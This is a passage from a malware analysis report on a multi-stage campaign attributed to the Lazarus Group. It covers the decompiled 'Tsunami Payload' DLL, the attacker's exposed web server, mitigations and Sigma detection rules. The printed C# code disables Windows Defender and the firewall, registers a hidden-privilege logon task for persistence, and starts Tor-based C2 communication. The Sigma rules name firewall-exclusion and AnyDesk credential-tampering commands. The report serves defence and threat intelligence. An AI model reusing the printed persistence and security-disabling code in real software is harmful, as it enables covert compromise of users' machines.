


Figure 160: Moving from Fifth-Stage to Sixth-Stage.

4.7.1 Code Obfuscation

With respect to different six executables identified as possible additional *threats*, only one of them was actively deployed on the analyzed system, ***%TEMP%\RuntimeBroker.exe***, ***tor.exe*** and is not a packed executable. On teh other hand, it is of interest to analyze the embedded and not used ***tsunami_payload.dll***

4.7.2 Code Analysis - tsunami_payload.exe

As with the previously identified executable, this additional payload similarly embeds a *.NET DLL* within its code. This practice reflects a recurring design choice by the threat actors, indicating a preference for incorporating modular components directly into their executables. By embedding such a library, the attackers can encapsulate specific functionalities, likely to maintain modularity and ensure that critical operations remain within the same binary, reducing dependencies on external files.

The inclusion of a *.NET DLL* suggests that the payload is leveraging the capabilities of the .NET framework to implement complex functionalities, which may include system-level operations, network communication, or further stages of malicious behavior. This approach enables the attackers to streamline their deployment process, as the embedded library eliminates the need for downloading or unpacking additional resources during runtime, which could otherwise expose the malware to detection.

However, the embedded nature of the *.NET DLL* also presents opportunities for static analysis. Analysts can isolate and extract the library for closer examination, potentially uncovering the specific functionalities it provides or its interactions with the larger payload. Such insights could offer valuable intelligence into the attacker's objectives, methodologies, or even allow for the creation of signatures to detect the malware.

The reuse of this technique in multiple payloads underscores the attackers' methodical approach to constructing their malware, emphasizing modularity and reusability across their toolset. It also raises questions about the specific role and necessity of embedding such a library in this particular case, suggesting either a deliberate redundancy to ensure functionality or a potential oversight during the payload's development.

```
// C:\Users\sam\Desktop\Tsunami_Payload_exe_90D000h_2D7128h
// Tsunami Payload, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

// Punto di ingresso: TsunamiPayload.Program.Main
// Timestamp: <Sconosciuto> (E7F4ACC1)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: TargetFramework(".NETCoreApp,Version=v6.0", FrameworkDisplayName = ".NET 6.0")]
[assembly: AssemblyCompany("Tsunami Payload")]
[assembly: AssemblyConfiguration("Release")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: AssemblyInformationalVersion("1.0.0")]
[assembly: AssemblyProduct("Tsunami Payload")]
[assembly: AssemblyTitle("Tsunami Payload")]

```

Figure 161: Overview of the ***TSUNAMI PAYLOAD*** embedded *.NET DLL*

The code demonstrates clear intentions to *disable system security features*, *establish persistence through a scheduled task*, initiate *Tor-based communication*, and *send telemetry data* to a remote server.

The *Main* method initializes the program by calling the *Meta.Init* function with the usage type set to *TsunamiPayload*, signaling its role within the malware's architecture. It then invokes the ***Start()*** method, which orchestrates the core functionality of the payload. It begins by disabling *Windows Defender* and *Firewall* through the ***DisableWindowsSecurity()*** function, which leverages the *AntiMalware* class. This ensures that critical security mechanisms are neutralized, allowing the malware to operate with minimal resistance and performs it in the same way as it was achieved previously by the ***Runtime Broker.dll***.

Persistence is established by creating a *scheduled task* named *Runtime Broker*. Using the *TaskService* library, the malware registers this task to execute the previous stage ***Runtime Broker.exe***, ***TSUNAMI INSTALLER***, located in *AppData Roaming*. This ensures the payload is executed at every user logon, effectively embedding itself into the system's startup process. The configuration of the task, such as enabling it to run with *administrative privileges* (*RunLevel = 1*) and allowing multiple instances, highlights the attacker's efforts to ensure resilience and continuous operation.

After establishing persistence, the *TorProxy* component is installed and started, while ***TelemetryUploader.SendApplicationLogs()*** is used to share telemetry data within the *C2 server*. All of these actions perfectly mimic what was previously achieved with ***Runtime Broker.dll***.

Error handling within the Start method ensures the program remains functional even if certain operations, such as creating the scheduled task, fail. However, the logging of success messages for failed operations (***Logger.LogSuccess()*** in the catch block) appears to be a misleading or incorrectly implemented feature, possibly intended to confuse or mislead analysts.

```
public static class Program
{
    // Token: 0x06000005 RID: 5 RVA: 0x00002086 File Offset: 0x00000286
    public static void Main()
    {
        Meta.Init(UsageType.TsunamiPayload);
        Program.Start();
    }

    // Token: 0x06000006 RID: 6 RVA: 0x00002094 File Offset: 0x00000294
    private static void Start()
    {
        Program.DisableWindowsSecurity();
        try
        {
            string name = WindowsIdentity.GetCurrent().Name;
            string text = new KnownFolder(72).Path + "\\Microsoft\\Windows\\Applications\\Runtime Broker.exe";
            using (TaskService taskService = new TaskService())
            {
                using (TaskDefinition taskDefinition = taskService.NewTask())
                {
                    taskDefinition.RegistrationInfo.Description = "Runtime Broker";
                    taskDefinition.Principal.UserId = name;
                    taskDefinition.Principal.RunLevel = 1;
                    taskDefinition.Principal.LogonType = 3;
                    taskDefinition.Settings.DisallowStartOnRemoteAppSession = false;
                    taskDefinition.Settings.DisallowStartIfOnBatteries = false;
                    taskDefinition.Settings.StopIfGoingOnBatteries = false;
                    taskDefinition.Settings.Enabled = true;
                    taskDefinition.Settings.Hidden = false;
                    taskDefinition.Settings.MultipleInstances = 2;
                    taskDefinition.Settings.ExecutionTimeLimit = TimeSpan.Zero;
                    taskDefinition.Triggers.Add<LogonTrigger>(new LogonTrigger());
                    taskDefinition.Actions.Add<ExecAction>(new ExecAction(text, null, null));
                    taskService.RootFolder.RegisterTaskDefinition("Runtime Broker", taskDefinition);
                }
            }
            Logger.LogSuccess("Program.Start", "Made the startup task");
        }
        catch (Exception ex)
        {
            Logger.LogSuccess("Program.Start", "Failed to make the startup task: " + ex.Message);
        }
        TorProxy.Install();
        TorProxy.Start();
        TorServer.Connect();
        TelemetryUploader.SendApplicationLogs();
    }
```

Figure 162: ***Tsunami_payload.dll*** *Main* method

In summary, the ***tsunami_payload.dll*** performs a narrowed subset of the actions seen in its preceding stage, while embedding a significant portion of the same source code. Despite this overlap, a few critical differences are notable. One of the most significant changes is the method of *persistence*, which is now achieved through the creation of a *scheduled task* specifically targeting the ***TSUNAMI INSTALLER***. This mechanism ensures that the installer is executed at every user logon, embedding the payload firmly into the system's startup sequence.

Another key distinction lies in the selective *whitelisting* of executables. Unlike previous stages, where broader security exceptions were made, this stage restricts the whitelist to a more curated set of executables. This modification could reflect an attempt to minimize detection or streamline the malware's operations by focusing only on components deemed essential for its functionality.

These changes highlight a potential evolution in the attacker's methodology, aiming for efficiency and stealth while maintaining the core capabilities of the malware. The persistence mechanisms, combined with the adjusted scope of whitelisting, indicate a refined approach to ensuring the payload's longevity and operational success on compromised systems.

- *%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\System Runtime Monitor.exe*
- *%APPDATA%\Microsoft\Windows\Applications \Runtime Broker.exe*
- *%LOCALAPPDATA%\Microsoft\Windows\Applications\Runtime Broker.exe*
- *%LOCALAPPDATA%\Microsoft\Windows\WindowsApps\msedge.exe*

5 Additional Analysis of Attacker's Infrastructure

By moving around attacker's Webserver hosted at 86.104.74[.]51 it has been possible to gather additional information on tits setup, by looking at the *PHPInfo* page. This provides a detailed overview of the attacker's server environment, exposing vulnerabilities and potential exploitation points that are critical for tracking their infrastructure. By correlating this information with the activity and characteristics of the identified *IP*s, a coherent picture of the attacker's tactics, techniques, and infrastructure management emerges.

The server hosting the *PHPInfo* page operates on *Windows Server 2016* and employs a lightweight *XAMPP* stack, consisting of *Apache 2.4.58* and *PHP 8.0.30*. This configuration points to a possible development or staging environment, as indicated by the paths (*C:/xampp/php, C:/xampp/apache*) and default settings, such as *postmaster@localhost* for the server administrator. The exposure of the *PHPInfo* page itself demonstrates poor operational security, which either reflects an oversight or deliberate disregard for stealth, potentially indicating a rushed or less sophisticated deployment.

PHP Version 8.0.30

System	Windows NT WIN-BS656MOF35Q 10.0 build 20348 (Windows Server 2016) AMD64
Build Date	Sep 1 2023 14:11:29
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled

Figure 163: Overview of the ***PHPInfo()*** available on attacker's main Webserver.

Further examination reveals that key configurations, such as the enabled *allow_url_fopen* directive and permissive upload and execution parameters (*upload_max_filesize=1024M*), could facilitate malicious activities like remote file inclusion or large payload execution. The combination of high resource allowances, enabled error reporting, and lack of critical function restrictions suggests that the server is configured to handle resource-intensive or long-running scripts, such as those used for data exfiltration or payload unpacking. The presence of multiple enabled PHP extensions, including *cURL*, *zlib*, and *bz2*, further demonstrates capabilities for advanced data handling and compressed payload manipulation, which are hallmarks of modern malicious operations.

The *PHPInfo* file also provides insight into the network environment, exposing registered streams and protocols that include *HTTP2*, *SSL/TLS*, and other transports. These details suggest that the server is equipped for complex and secure network communication, a requirement for modern *Command-and-Control* (*C2*) frameworks. Such configurations enhance the attacker's ability to execute multi-layered campaigns, though they also offer indicators that can be leveraged for detection and tracking.

Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, zlib.*, bzip2.*

Figure 164: Some additional parameters

Furthermore, this same configuration file allows to gather very interesting additional insights also on the Windows system running behind this Webserver. The asset itself is a Windows-based server operating with *administrative privileges*, named *WIN-BS656MOF35Q*, and configured to allow *Remote Desktop Protocol* (*RDP*) access. The presence of *SESSIONNAME* set to *RDP-Tcp#0* indicates that the attacker is actively managing the server using *RDP*, originating from a client machine named *DESKTOP-V0U7LU6*. The use of RDP for connecting to the server implies that the attacker requires manual control, allowing them to directly execute commands, manage files, and make real-time adjustments to the malicious infrastructure.

The client machine name, *DESKTOP-V0U7LU6*, appears to follow a default Windows naming convention, suggesting that this client system is either newly configured or intentionally generic. This default configuration could indicate a throwaway device being used for malicious purposes while minimizing any personalized trace that might link back to the attacker's identity or reveal additional information. This is a common tactic used to maintain operational security (*OPSEC*), as a non-descriptive system name helps avoid drawing attention during investigations or when interacting with compromised systems.

ALLUSERSPROFILE	C:\ProgramData
APPDATA	C:\Users\Administrator\AppData\Roaming
CLIENTNAME	DESKTOP-V0U7LU6
CommonProgramFiles	C:\Program Files\Common Files
CommonProgramFiles(x86)	C:\Program Files (x86)\Common Files
CommonProgramW6432	C:\Program Files\Common Files
COMPUTERNAME	WIN-BS656MOF35Q
ComSpec	C:\Windows\system32\cmd.exe
DriverData	C:\Windows\System32\Drivers\DriverData

Figure 165: Information about the underlying Windows Server system.

The server hardware itself is a powerful Windows machine, with the *PROCESSOR_ARCHITECTURE* set to *AMD64* and *NUMBER_OF_PROCESSORS* set to 32. The processor is identified as *Intel64 Family 6 Model 79 Stepping 1, GenuineIntel*, highlighting that this asset has substantial computational resources, possibly indicating a server-grade machine or a high-end workstation. This level of computing power suggests that the system is capable of supporting demanding operations, such as *encryption*, *network relays*, or *multi-threaded control* of a large number of compromised clients.

The attacker has configured the server using *XAMPP*, a popular development environment that includes *Apache*, *PHP*, and *MySQL*. This configuration is evident from paths like *DOCUMENT_ROOT* set to *C:/xampp/htdocs* and the use of *PHP* version *8.0.30*, *Apache 2.4.58*, and *OpenSSL 3.1.3*. The use of *XAMPP* is particularly significant as it points to a development or testing server configuration that may not be appropriately secured for a production environment. *XAMPP* is designed for ease of use, and default configurations often lack the security features necessary to protect the system in a live deployment. This provides a window of opportunity for defenders, as these configurations may expose vulnerabilities or lead to misconfigurations that could be exploited to regain control of the system or disrupt the attacker's operations.

$_SERVER['WINDIR']	C:\Windows
$_SERVER['SERVER_SIGNATURE']	<address>Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at 86.104.74.51 Port 80</address>
$_SERVER['SERVER_SOFTWARE']	Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
$_SERVER['SERVER_NAME']	86.104.74.51
$_SERVER['SERVER_ADDR']	86.104.74.51
$_SERVER['SERVER_PORT']	80

Figure 166: Server's Software lists

The server *IP address* is confirmed by the *SERVER_NAME*, *SERVER_ADDR*, and *HTTP_HOST* variables. The *SERVER_SIGNATURE* reveals the software stack being used, which includes *Apache* and *PHP*, while running on a Windows (*Win64*) environment. This stack's details are critical for identifying potential vulnerabilities that may be exploited by defenders. Additionally, the use of *HTTP* on port 80 (*SERVER_PORT* set to 80) implies that the server may not enforce secure (*HTTPS*) communications, leaving it potentially vulnerable to *Man-in-the-Middle* (*MITM*) attacks.

The presence of a web-based dashboard (HTTP_REFERER set to *hxxp[:]//86.104.74[.]51/dashboard/*) implies that the server is being used to host a control panel, which may be central to managing the infrastructure or interacting with compromised clients. Such dashboards are often used in *Command-and-Control* (*C2*) operations, providing an interface for the attacker to manage their campaigns, send commands, and exfiltrate data. The fact that this dashboard is accessible over *HTTP* further suggests lax security and could provide an opportunity for defenders to exploit weaknesses in the interface or intercept unencrypted data.

In addition to *XAMPP*, the presence of *Node.js* and *NVM* (Node Version Manager) installed on the server, with directories like *C:\Program Files\nodejs* and *C:\Users\Administrator\AppData\Roaming\nvm* included in the system Path, suggests that the attacker is using *JavaScript*-based tools or services. *Node.js* is often used for executing lightweight scripts, hosting web services, or automating various aspects of a campaign. The inclusion of both *XAMPP* and *Node.js* illustrates the versatility of the attacker's infrastructure, which is configured to support multiple scripting environments, potentially allowing for rapid adaptation to different tasks and objectives. This highlights the server's capability to execute multiple types of workloads, from traditional web hosting to script-based operations.

The environment variables also reveal that the attacker is operating with administrative privileges, as indicated by the USERNAME being set to *Administrator* and *USERPROFILE* pointing to *C:\Users\Administrator*. Administrative privileges give the attacker a high degree of control over the server, allowing them to install additional tools, make system modifications, and persist within the system. Such privileges also suggest that the attacker might have used privilege escalation techniques to gain control over the server, possibly leveraging existing vulnerabilities or weak configurations. The presence of PowerShell modules in the *PSModulePath* (*C:\Program Files\WindowsPowerShell\Modules*) implies that PowerShell scripts are available, which are frequently used by attackers to automate various post-exploitation tasks, including enumeration, data exfiltration, and lateral movement within the network.

$_SERVER['HTTP_REFERER']	http://86.104.74.51/dashboard/
$_SERVER['HTTP_ACCEPT_ENCODING']	gzip, deflate
$_SERVER['HTTP_ACCEPT_LANGUAGE']	it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
$_SERVER['PATH']	C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\Administrator\AppData\Roaming\nvm;C:\Program Files\nodejs;C:\Users\Administrator\AppData\Local\Microsoft\WindowsApps;C:\Users\Administrator\AppData\Roaming\nvm;C:\Program Files\nodejs

Figure 167: Server's Environmental variables

The *CLIENTNAME*, *SESSIONNAME*, and *LOGONSERVER* values collectively confirm that the attacker has direct, manual access to the server, which might indicate an interest in maintaining control of the asset beyond automated scripts. This manual intervention could involve more sophisticated or targeted operations that require real-time decision-making or adjustment based on network conditions, responses from defenders, or the progress of their activities. The presence of *RDP* (*RDP-Tcp#0*) further emphasizes the attacker's active presence on the system, managing and operating the infrastructure through a graphical user interface.

The network details, including the *REMOTE_ADDR* value of *85.190.233[.]54*, suggest active client connections to the server, which could represent either compromised victims or an intermediate attacker device interacting with the hosted infrastructure. This interaction indicates ongoing activity, potentially involving monitoring or controlling compromised clients through the web-based dashboard or other means.

Temporary paths such as *TEMP* and *TMP* set to *C:\Users\ADMINI1̃\AppData\Local \Temp\2* are indicative of locations that may be used by the attacker for staging payloads or storing intermediary files before exfiltration. These directories are commonly used due to their writable nature and are easily accessible by all processes, making them ideal for temporarily holding malicious payloads without raising suspicion.

SESSIONNAME	RDP-Tcp#0
SystemDrive	C:
SystemRoot	C:\Windows
TEMP	C:\Users\ADMINI~1\AppData\Local\Temp\2
TMP	C:\Users\ADMINI~1\AppData\Local\Temp\2
USERDOMAIN	WIN-BS656MOF35Q
USERDOMAIN_ROAMINGPROFILE	WIN-BS656MOF35Q
USERNAME	Administrator
USERPROFILE	C:\Users\Administrator
windir	C:\Windows
AP_PARENT_PID	10852

Figure 168: Server's remote *RDP* connection details and *Temp* folders paths.

In conclusion, the asset under analysis is a Windows server, powerful and versatile, configured for both web hosting and script execution, with active *RDP*-based control by an attacker using administrative privileges. The server leverages *XAMPP* for web services, *Node.js* for scripting, and has direct, potentially insecure web interfaces that expose management capabilities through an HTTP-based dashboard. The asset is accessible via RDP from a generic client machine, indicating an effort by the attacker to maintain an active, low-profile presence. While the setup provides the attacker with significant flexibility and capability, it also exposes several security weaknesses. The use of *XAMPP* with default configurations, a publicly accessible *HTTP* dashboard, and reliance on *RDP* all present potential points of vulnerability that could be exploited by defenders to disrupt the attacker's control over the infrastructure, gather further intelligence, or mitigate the ongoing malicious activities.

6 Mitigation Strategies

To mitigate the risks posed by threats of this nature, organizations must adopt a comprehensive and proactive approach to cybersecurity. Enhancing employee awareness through regular training can significantly reduce the effectiveness of social engineering tactics, as educated staff are less likely to fall prey to deceptive schemes like fictitious job offers. Implementing advanced security solutions capable of detecting and responding to obfuscated and multi-stage malware is essential. Regular system updates and the application of security patches can close vulnerabilities that attackers might exploit.

Strengthening authentication processes by adopting multi-factor authentication can add an additional layer of security, for sensitive accounts, making unauthorized access more difficult especially for attackers exfiltrating administrative credentials from low-privilege systems. Monitoring network activity for anomalies and establishing robust incident response plans can further enhance an organization's ability to detect and respond to intrusions promptly. Collaborating with cybersecurity professionals and participating in information-sharing initiatives can help organizations stay informed about emerging threats and adapt their defenses accordingly.

By fostering a security-conscious culture and investing in advanced protective measures, organizations can better safeguard themselves against sophisticated cyber adversaries like the Lazarus Group. Remaining vigilant and adaptive is crucial in the ever-evolving landscape of cyber threats, ensuring that defenses evolve in tandem with the tactics employed by attackers.

Additionally, by taking into account identified *IoCs* and *TTPs*, reported inside the *Appendix* section (App. A.1), both a proactive approach and a Threat Intelligence based one can be implemented. These allows to track possible already established compromise and block malicious files which could be exploited by the *Threat Actor* to have a foothold inside the victim's network.

7 Conclusion

This report highlights a sophisticated and meticulously constructed *multi-stage threat campaign*, demonstrating technical expertise and a focused intent on long-term system compromise and financial data theft. The campaign unfolds through a series of infection stages, each building upon the last with enhanced functionality and advanced obfuscation techniques. This layered approach reflects the attackers' careful planning and understanding of security mechanisms, ensuring that each stage remains both functional and resistant to detection.

Obfuscation emerges as a cornerstone of this campaign, with techniques such as *multi-layered encoding* and *control flow manipulation* employed to hinder reverse engineering and evade standard detection methods. These methods not only complicate analysis but also underscore the attackers' efforts to protect their malware from scrutiny and countermeasures. The modular design of the malware further enhances its adaptability, allowing it to dynamically incorporate additional components, update its functionalities, and tailor its operations to specific environments. This flexibility demonstrates a level of sophistication that is characteristic of advanced threat actors.

The malware's focus on targeting *sensitive data* is particularly notable. It employs a range of techniques, including *credential harvesting*, *clipboard monitoring*, and *direct file extraction*, to exfiltrate information such as *browser-stored credentials*, *cryptocurrency wallet details*, and *system configurations*. This breadth of capability reflects a deliberate intent to maximize the value of compromised systems. *Persistence mechanisms*, such as the creation of *scheduled tasks* and the use of *startup folder scripts*, further reinforce this intent, ensuring the malware remains operational even after system restarts.

An intriguing aspect of the analysis is the integration of *open-source components* and legitimate tools, such as *Python* and *AnyDesk*, into the malware's architecture. By embedding publicly available utilities, the attackers not only extend the malware's capabilities but also exploit the trust associated with these legitimate tools to evade detection. However, the presence of *unused code*, *debugging information*, and *redundant artifacts* within the malware suggests a degree of oversight or a rushed deployment. These remnants offer valuable insight into the attackers' development processes and potential areas of improvement.

The *Tactics, Techniques, and Procedures* observed in this campaign strongly align with those associated with the ***Lazarus Group***, a *North Korean state-sponsored Threat Actor* known for targeting financial institutions and engaging in cyber-espionage. The campaign's focus on *financial* and *cryptocurrency-related* data, combined with its advanced design and execution, aligns with the group's established objectives and operational patterns.

The analysis underscores the growing sophistication of modern cyber threats and the necessity for enhanced defensive measures. It highlights the importance of proactive *threat hunting*, robust monitoring for *Indicators of Compromise*, and comprehensive user education to mitigate risks. This campaign exemplifies the evolving nature of advanced persistent threats, revealing a highly adaptive adversary capable of leveraging both technical innovation and strategic planning to achieve its objectives.

A Appendix

A.1 IoCs, TTPs & Yara Rules

The entire set of *IoCs*, *TTPs* and few *Yara* Rules, gathered through-out this entire analysis, are available inside the following *AlienVault OTX* pulse.




Figure 169: Overview of the *AlienVault OTX pulse*

A.2 Sigma Rules

```yaml
title: Detection of Suspicious AnyDesk File Modification and Termination via
   PowerShell
id: 1234abcd-5678-efgh-ijkl-9012mnopqrst
description: Detects suspicious PowerShell activity involving AnyDesk file
   modification and process termination when specific command patterns are
   observed.
status: experimental
author: Alessio Di Santo
date: 2024-11-26
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image: '*\powershell.exe'
    CommandLine|all:
      - 'ad.anynet.pwd_hash='
      - 'ad.anynet.pwd_salt='
      - 'ad.anynet.token_salt='
      - 'taskkill /IM anydesk.exe /F'
  condition: selection
fields:
  - CommandLine
  - ParentCommandLine
  - ParentImage
  - Image
  - User
level: high
tags:
  - attack.persistence
  - attack.t1562.001
  - attack.t1098
falsepositives:
  - Legitimate administrative maintenance involving AnyDesk
mitre:
  - T1562.001
  - T1098
```


```yaml
title: Detection of Suspicious Scheduled Task for Runtime Broker.exe
id: abcd1234-efgh-5678-ijkl-9012mnopqrst
description: Detects the creation of a scheduled task targeting Runtime Broker
    .exe located in %APPDATA%\Microsoft\Windows\Applications for persistence.
status: experimental
author: Alessio Di Santo
date: 2024-11-26
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image: '*\powershell.exe'
    CommandLine|all:
      - 'New-ScheduledTaskAction -Execute'
      - 'Register-ScheduledTask'
      - 'TaskName "Runtime Broker"'
      - 'LogonType Interactive'
      - '*\Microsoft\Windows\Applications\Runtime Broker.exe'
  condition: selection
fields:
  - CommandLine
  - ParentCommandLine
  - ParentImage
  - Image
  - User
  - FileName
level: high
tags:
  - attack.persistence
  - attack.t1053.005
falsepositives:
  - Legitimate scheduled task creation by administrators targeting similar
      paths
mitre:
  - T1053.005
```

```
title: Detect Specific Windows Firewall Rule Exclusions
id: 5678abcd-ef01-2345-ghij-klmnopqrstuv
status: experimental
description: Detects suspicious Windows Firewall rule additions that include specific paths for exclusion, such as ‘Runtime Broker.exe‘, ‘msedge.exe‘, and ‘System Runtime Monitor.exe‘.
author: Alessio Di Santo
date: 2023-11-26
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    CommandLine|contains|all:
      - 'netsh advfirewall firewall add rule'
      - 'action=allow'
    CommandLine|contains:
      - '\System Runtime Monitor.exe'
      - '\Microsoft\Windows\Applications\Runtime Broker.exe'
      - '\Microsoft\Windows\Applications\msedge.exe'
      - 'C:\Users\*\AppData\Local\Temp\Runtime Broker.exe'
  condition: selection
fields:
  - CommandLine
  - Image
  - ParentCommandLine
  - User
  - HostName
falsepositives:
  - Legitimate configuration of Windows Firewall rules for trusted applications.
  - Administrative scripts for deploying or updating legitimate software.
level: high
tags:
  - attack.defense-evasion
  - attack.t1562.004
  - windows-firewall
  - netsh
  - known-folder-paths
modifications:
  - Tailored rule to focus on known suspicious paths being excluded via firewall rules.
